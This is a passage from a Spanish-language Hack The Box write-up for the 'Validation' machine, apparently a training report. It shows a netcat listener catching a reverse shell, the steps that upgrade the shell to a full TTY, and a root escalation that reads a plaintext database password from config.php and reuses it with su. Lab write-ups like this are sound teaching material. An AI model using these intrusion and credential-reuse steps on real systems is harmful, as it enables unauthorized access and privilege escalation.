


Figura 15: One-liner para enviarte reverse shell (url-encoded)



Antes de presionar *ENTER* y enviarte la reverse shell te tienes que poner en escucha de conexiones por el puerto que especificaste. Para esto utilizaremos la herramienta **NetCat**:

```
> sudo nc -nlvp 443
listening on [any] 443 ...
```

Figura 16: Nos ponemos en escucha con NetCat por el puerto 443

- **-n**: Para que no aplique resolución DNS
- **-l**: Para ponerte en modo escucha
- **-v**: Para que nos muestre información (verbose)
- **-p**: Especificar el puerto

Una vez ya estamos en escucha solo queda ejecutar el oneliner que nos manda la reverse shell y esperar a que se entable la conexión.

```
> sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.116] 47930
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
whoami
www-data
www-data@validation:/var/www/html$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
17: eth0@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:15:00:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.21.0.8/16 brd 172.21.255.255 scope global eth0
        valid_lft forever preferred_lft forever
www-data@validation:/var/www/html$
```

Figura 17: Estamos dentro de la máquina víctima

Ya dentro de la máquina víctima toca hacer un tratamiento de la tty, ya que, estamos en una consola que no es interactiva, para eso se tienen que ejecutar los siguientes comandos:

```

> sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.116] 47938
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$ whoami
www-data
www-data@validation:/var/www/html$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
17: eth0@if18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:15:00:08 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.21.0.8/16 brd 172.21.255.255 scope global eth0
        valid_lft forever preferred_lft forever
www-data@validation:/var/www/html$

www-data@validation:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@validation:/var/www/html$ ^Z
zsh: suspended sudo nc -nlvp 443
^[[I] raw -echo; fg
[1] ^ continued sudo nc -nlvp 443
reset xterm

```

(a) Tratamiento de la TTY pt.1

```

www-data@validation:/var/www/html$ export TERM=xterm
www-data@validation:/var/www/html$ export SHELL=bash
www-data@validation:/var/www/html$ stty rows 51 cols 189
www-data@validation:/var/www/html$

```

(b) Tratamiento de la TTY pt.2

Figura 18: Tratamiento de la TTY

1. `script /dev/null -c bash` (para spawnear una pseudoconsola)
2. Enviar el proceso a segundo plano (presionar `ctrl+z`)
3. `stty raw -echo; fg` (esto último para regresar al primer plano el proceso)
4. `reset xterm` (reiniciar la terminal)
5. `export TERM=xterm` (para poder hacer `ctrl+l`)
6. `export SHELL=bash` (tener una bash como tipo de shell)
7. Ajustar las proporciones de la ventana de acuerdo a sus preferencias (en mi caso 51 filas y 189 columnas)

Aquí concluye la parte de la intrusión, con el usuario `www-data` ya podemos visualizar la flag `user.txt` que vendría siendo la del usuario de bajos privilegios, sin embargo, aún nos falta la `root.txt` que vendría siendo la del usuario con máximos privilegios. Para esto tenemos que hacer lo que se conoce como **escalada de privilegios**. Se le llama así ya que partiendo de un usuario de bajos privilegios nos convertiremos en un usuario privilegiado (root).

La verdad es que esta parte es la más fácil de toda la resolución máquina. Ya que ganamos acceso, dentro del directorio en el que está montado el servidor web (`/var/www/html`) hay un archivo `config.php` el cual contiene credenciales en texto claro para conectarte a la base de datos de mysql.

La contraseña que vemos en este fichero es la misma del usuario `root` por lo que sólo habría que hacer un `su root` y pegar la contraseña.

```

www-data@validation:/var/www/html$ ls
account.php config.php css index.php js
www-data@validation:/var/www/html$ cat config.php
<?php
$servername = "127.0.0.1";
$username = "uhc";
$password = "uhc-9qual-global-pw";
$dbname = "registration";

$conn = new mysqli($servername, $username, $password, $dbname);
?>
www-data@validation:/var/www/html$ su root
Password:
root@validation:/var/www/html# whoami
root
root@validation:/var/www/html# cat /root/root.txt
343c[REDACTED]74201
root@validation:/var/www/html#

```

Figura 19: Migramos al usuario root



---

## 4. Créditos

**Autor:** Arturo Cantú (aka 4rtii)

**Sitio Web:** [4rtii.github.io](https://4rtii.github.io)

**YouTube:** [4rtii](#)

**Twitch:** [4rtii\\_](#)

**GitHub:** [4rtii](#)

**Hack The Box:** [4rtii](#)

**Inspirado en:** Marcelo Vázquez (aka s4vitar): [Cómo crear un reporte profesional en LaTeX](#)